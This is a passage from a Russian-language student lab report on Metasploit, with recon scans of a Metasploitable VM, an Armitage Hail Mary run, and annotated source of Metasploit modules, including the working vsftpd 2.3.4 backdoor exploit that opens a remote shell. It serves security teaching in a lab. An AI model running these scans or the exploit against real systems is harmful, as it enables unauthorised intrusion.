RHOSTS => 10.0.0.2
msf auxiliary(telnet_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.0.2:23 TELNET _                                        _       _ _           _       _          _____  \x0a _ __ ___
    ↪  ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/
    ↪ _` / __| '_ \| |/ _ \| __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_
    ↪ ) | | (_) | | | || (_| | |_) | | __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|
    ↪ _|\__\__,_|_|_.__/|_|\___|_____|\x0a                                      |_|
    ↪                         \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\
    ↪ x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get
    ↪ started\x0a\x0a\x0ametasploitable login:
[*] Scanned 1 of 1 hosts (100% complete)

[*] 7 scans to go...
msf auxiliary(telnet_version) > use scanner/smtp/smtp_version
msf auxiliary(smtp_version) > set THREADS 24
THREADS => 24
msf auxiliary(smtp_version) > set RPORT 25
RPORT => 25
msf auxiliary(smtp_version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(smtp_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.0.2:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] Scanned 1 of 1 hosts (100% complete)

[*] 6 scans to go...
msf auxiliary(smtp_version) > use scanner/http/http_version
msf auxiliary(http_version) > set THREADS 24
THREADS => 24
msf auxiliary(http_version) > set RPORT 80
RPORT => 80
msf auxiliary(http_version) > set RHOSTS 10.0.0.2
```

```
RHOSTS => 10.0.0.2
msf auxiliary(http_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.0.2:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)

[*] 5 scans to go...
msf auxiliary(http_version) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > set THREADS 24
THREADS => 24
msf auxiliary(ssh_version) > set RPORT 22
RPORT => 22
msf auxiliary(ssh_version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(ssh_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.0.2:22, SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
[*] Scanned 1 of 1 hosts (100% complete)

[*] 4 scans to go...
msf auxiliary(ssh_version) > use scanner/smb/smb_version
msf auxiliary(smb_version) > set THREADS 24
THREADS => 24
msf auxiliary(smb_version) > set RPORT 445
RPORT => 445
msf auxiliary(smb_version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.0.2:445 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)

[*] 3 scans to go...
msf auxiliary(smb_version) > use scanner/misc/java_rmi_server
msf auxiliary(java_rmi_server) > set THREADS 24
THREADS => 24
msf auxiliary(java_rmi_server) > set RPORT 1099
RPORT => 1099
msf auxiliary(java_rmi_server) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(java_rmi_server) > run -j
[*] Auxiliary module running as background job
[+] 10.0.0.2:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] Scanned 1 of 1 hosts (100% complete)

[*] 2 scans to go...
msf auxiliary(java_rmi_server) > use scanner/mysql/mysql_version
msf auxiliary(mysql_version) > set THREADS 24
THREADS => 24
msf auxiliary(mysql_version) > set RPORT 3306
RPORT => 3306
msf auxiliary(mysql_version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(mysql_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.0.2:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.0.2:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 110.928s
```

После этого можно запустить Hail Mary. В результате получим примерно следующую картинку:




Рис. 5: Атакованный хост в Armitage

Стоит отметить, что после первого запуска Hail Mary было зафиксировано использование только двух уязвимостей, а после второго - четырёх, среди которых одна дублируется. Возможно, это связано с довольно медленной работой виртуальной машины.

## 4.7 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Тексты исходных кодов были взяты из репозитория Metasploit Framework (https://github.com/rapid7/metasploit-framework/).

### 4.7.1 /modules/nops/php/generic.rb

```ruby
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##


require 'msf/core'


###
#
# This class implements a "nop" generator for PHP payloads
#
###
class MetasploitModule < Msf::Nop

  def initialize
    super(
      'Name'        => 'PHP Nop Generator',
      'Alias'       => 'php_generic',
      'Description' => 'Generates harmless padding for PHP scripts',
      'Author'      => 'hdm',
      'License'     => MSF_LICENSE,
      'Arch'        => ARCH_PHP)
  end

```

```
27    # Generate valid PHP code up to the requested length
28    def generate_sled(length, opts = {})
29      # Default to just spaces for now
30      " " * length
31    end
32
33  end
```

Довольно простой модуль. Класс наследуется от Msf::Nop, перегружается функция Initialize, где указываются параметры скрипта, а также функция generate_sled. Для интерпретируемого языка достаточно прописать пробелы, в которые затем можно внедрить вредоносный код.

### 4.7.2 .modules/auxiliary/scanner/http/ssl.rb

```
1  ##
2  # This module requires Metasploit: http://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'msf/core'
7
8  class MetasploitModule < Msf::Auxiliary
9
10   include Msf::Exploit::Remote::Tcp
11   include Msf::Auxiliary::WmapScanSSL
12   include Msf::Auxiliary::Scanner
13   include Msf::Auxiliary::Report
14
15   include Rex::Socket::Comm
16
17
18   # функция инициализации, позволяет указать параметры модуля
19   def initialize
20     super(
21       'Name'        => 'HTTP SSL Certificate Information',
22       'Description' => 'Parse the server SSL certificate to obtain the common name and
     ↪ signature algorithm',
23       'Author'      =>
24         [
25           'et', #original module
26           'Chris John Riley', #additions
27           'Veit Hailperin <hailperv[at]gmail.com>', # checks for public key size, valid time
28         ],
29       'License'     => MSF_LICENSE
30     )
31     register_options([
32       Opt::RPORT(443)
33     ], self.class)
34   end
35
36   # главная функция
37   def run_host(ip)
38
39     begin
40
41       # соединяемся с хостом, получаем сертификат, затем отсоединяемся от хоста
42       connect(true, {"SSL" => true}) #Force SSL
43
44       if sock.respond_to? :peer_cert
45         cert = OpenSSL::X509::Certificate.new(sock.peer_cert)
46       end
47
48       disconnect
49
50
51       # если успешно подключились и получили сертификат
52       if cert
53         print_status("Subject: #{cert.subject}")
54         print_status("Issuer: #{cert.issuer}")
55         print_status("Signature Alg: #{cert.signature_algorithm}")
56
57         # в зависимости от того, используем ECDSA или RSA, метрики размера ключа различны
58         public_key_size = 0
59         if cert.public_key.respond_to? :n
60           public_key_size = cert.public_key.n.num_bytes * 8
```

```
61            print_status("Public Key Size: #{public_key_size} bits")
62          end
63          print_status("Not Valid Before: #{cert.not_before}")
64          print_status("Not Valid After: #{cert.not_after}")
65
66          # проверяем общие свойства самоподписанных сертификатов
67          caissuer = (/CA Issuers - URI:(.*?),/i).match(cert.extensions.to_s)
68
69          # 1) если сертификат не содержит расширения CA
70          if caissuer.to_s.empty?
71            print_good("Certificate contains no CA Issuers extension... possible self signed
    ↪ certificate")
72          else
73            print_status(caissuer.to_s[0..-2])
74          end
75
76          # 2) если издатель совпадает с субъектом сертификата
77          if cert.issuer.to_s == cert.subject.to_s
78            print_good("Certificate Subject and Issuer match... possible self signed certificate
    ↪ ")
79          end
80
81          # проверяем алгоритм сертификата
82          alg = cert.signature_algorithm
83
84          # если находим "md5", значит MD5 скомпрометирован()
85          if alg.downcase.include? "md5"
86            print_status("WARNING: Signature algorithm using MD5 (#{alg})")
87          end
88
89          # получаем имя хоста
90          vhostn = nil
91          cert.subject.to_a.each do |n|
92            vhostn = n[1] if n[0] == 'CN'
93          end
94
95          # проверяем длину ключа: если 1024 или меньше бит, то ключ слабый
96          if public_key_size > 0
97            if public_key_size == 1024
98              print_status("WARNING: Public Key only 1024 bits")
99            elsif public_key_size < 1024
100             print_status("WARNING: Weak Public Key: #{public_key_size} bits")
101           end
102         end
103
104         # проверяем валидность ключа
105
106         # 1) если срок действия истёк
107         if cert.not_after < Time.now
108           print_status("WARNING: Certificate not valid anymore")
109         end
110
111         # 2) если ещё не начал действовать
112         if cert.not_before > Time.now
113           print_status("WARNING: Certificate not valid yet")
114         end
115
116         # если сумели достать имя хоста
117         if vhostn
118           print_status("Has common name #{vhostn}")
119
120           # сохраняем имя виртуального хоста для HTTP
121           report_note(
122             :host => ip,
123             :port => rport,
124             :proto  => 'tcp',
125             :type => 'http.vhost',
126             :data => {:name => vhostn}
127           )
128
129           # сохраняем содержимое сертификата
130           report_note(
131             :host => ip,
132             :proto  => 'tcp',
133             :port => rport,
134             :type => 'ssl.certificate',
```

```
135             :data => {
136               :cn         => vhostn,
137               :subject    => cert.subject.to_a,
138               :algorithm  => alg,
139               :valid_from => cert.not_before,
140               :valid_after => cert.not_after,
141               :key_size => public_key_size
142
143             }
144           )
145
146           # если нужно, обновляем имя сервера
147           if vhostn !~ /localhost|snakeoil/i
148             report_host(
149               :host => ip,
150               :name => vhostn
151             )
152           end
153
154         end
155       else
156         print_status("No certificate subject or common name found")
157       end
158     rescue ::Rex::ConnectionRefused, ::Rex::HostUnreachable, ::Rex::ConnectionTimeout
159     rescue ::Timeout::Error, ::Errno::EPIPE
160     end
161   end
162 end
```

Подробно действия описаны в комментариях к коду. Если кратко, то мы соединяемся, получаем сертификат, после чего отсоединяемся. Далее анализируем различные уязвимости в сертификате и настраиваем окружение для работы с этим сертификатом.

## 4.8 /modules/exploits/unix/ftp/vsftpd_234_backdoor.rb

```
1  ##
2  # This module requires Metasploit: http://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'msf/core'
7
8  class MetasploitModule < Msf::Exploit::Remote
9    Rank = ExcellentRanking
10
11   include Msf::Exploit::Remote::Tcp
12
13   # функция инициализации, позволяет указать параметры модуля, автора, лицензию и другую информацию
14   def initialize(info = {})
15     super(update_info(info,
16       'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
17       'Description'    => %q{
18 ----------This module exploits a malicious backdoor that was added to the VSFTPD download
19 ----------archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
20 ----------June 30th 2011 and July 1st 2011 according to the most recent information
21 ----------available. This backdoor was removed on July 3rd 2011.
22 ------},
23       'Author'         => [ 'hdm', 'MC' ],
24       'License'        => MSF_LICENSE,
25       'References'     =>
26         [
27           [ 'OSVDB', '73573'],
28           [ 'URL', 'http://pastebin.com/AetT9sS5'],
29           [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
     ↪ backdoored.html' ],
30         ],
31       'Privileged'     => true,
32       'Platform'       => [ 'unix' ],
33       'Arch'           => ARCH_CMD,
34       'Payload'        =>
35         {
36           'Space'    => 2000,
37           'BadChars' => '',
38           'DisableNops' => true,
39           'Compat'      =>
```

```
40              {
41                'PayloadType'     => 'cmd_interact',
42                'ConnectionType' => 'find'
43              }
44          },
45        'Targets'         =>
46          [
47            [ 'Automatic', { } ],
48          ],
49        'DisclosureDate' => 'Jul 3 2011',
50        'DefaultTarget' => 0))
51
52      register_options([ Opt::RPORT(21) ], self.class)
53    end
54
55
56    # главная функция для эксплойта
57    def exploit
58
59      # подключаемся по указанному адресу к порту 6200
60      nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
61
62      # в случае, если соединились, значит бэкдор уже задействован, в нормальном случае не подключены
63      if nsock
64        print_status("The port used by the backdoor bind listener is already open")
65        handle_backdoor(nsock)
66        return
67      end
68
69      # соединяемся
70      connect
71
72      # получаем заголовок
73      banner = sock.get_once(-1, 30).to_s
74      print_status("Banner: #{banner.strip}")
75
76      # отправляем случайную последовательность
77      sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
78
79      # получаем ответ
80      resp = sock.get_once(-1, 30).to_s
81      print_status("USER: #{resp.strip}")
82
83      # если начинается с 530, то только для анонимных пользователей
84      if resp =~ /^530 /
85        print_error("This server is configured for anonymous only and the backdoor code cannot
      ↪ be reached")
86        disconnect
87        return
88      end
89
90      # если не начинается с 331, то сервер ответил неожиданно
91      if resp !~ /^331 /
92        print_error("This server did not respond as expected: #{resp.strip}")
93        disconnect
94        return
95      end
96
97      # посылаем в качестве пароля случайную последовательность
98      sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
99
100     # далее пытаемся соединиться и задействовать бэкдор
101     nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
102     if nsock
103       print_good("Backdoor service has been spawned, handling...")
104       handle_backdoor(nsock)
105       return
106     end
107
108     # отсоединяемся
109     disconnect
110
111   end
112
113   def handle_backdoor(s)
114
```

```
115     # отправляем id\n: если это консоль, то вернёт id пользователя
116     s.put("id\n")
117
118     r = s.get_once(-1, 5).to_s
119
120     # проверяем, является ли сервис шеллом, в случае, если нет, отсоединяемся
121     if r !~ /uid=/
122       print_error("The service on port 6200 does not appear to be a shell")
123       disconnect(s)
124       return
125     end
126
127     # если сервис является шеллом,
128     print_good("UID: #{r.strip}")
129
130     # отправляем пэйлоад
131     s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
132
133     # вызываем обработчик консоли
134     handler(s)
135   end
136
137 end
```

Подробные комментарии описаны в коде. Кратко сначала проверяем, не задействован ли бэкдор уже. Если нет посылаем случайную последовательность с префиксом "USER: затем случайную последовательность с префиксом "PASS: ". В результате, можем подключиться к удалённому хосту. Далее вызывается функция handle_backdoor, в которой проверяется, является ли сервис консолью, а затем вызывается стандартный обработчик удалённой консоли.

# 5 Выводы

Пакет Metasploit Framework предоставляет огромные возможности для достаточно простого сканирования удалённых хостов и поиска уязвимостей. Он включает в себя несколько разделов, среди которых auxiliary, payload, exploit, nop и другие. Первый предназначен для поиска информации определённого типа об удалённой системе, предназначенную, в первую очередь, для проведения последующих атак. Другие - для использования уязвимостей с целью получения доступа, повышения прав, проведения определённых операций над данными на удалённой машине и так далее. Тот или иной компонент раздела является скриптом и написан на языке Ruby, можно простыми средствами дополнять их набор и использовать новые для проведения атак.

Отдельно стоит отметить графическую оболочку Armitage, которая позволяет максимально упростить процесс сканирования удалённых узлов и проведения атак. Так, Armitage Hail Mary позволяет найти уязвимости, содержащиеся в базе, и задействовать их, что, благодаря графической оболочке, можно сделать в два клика.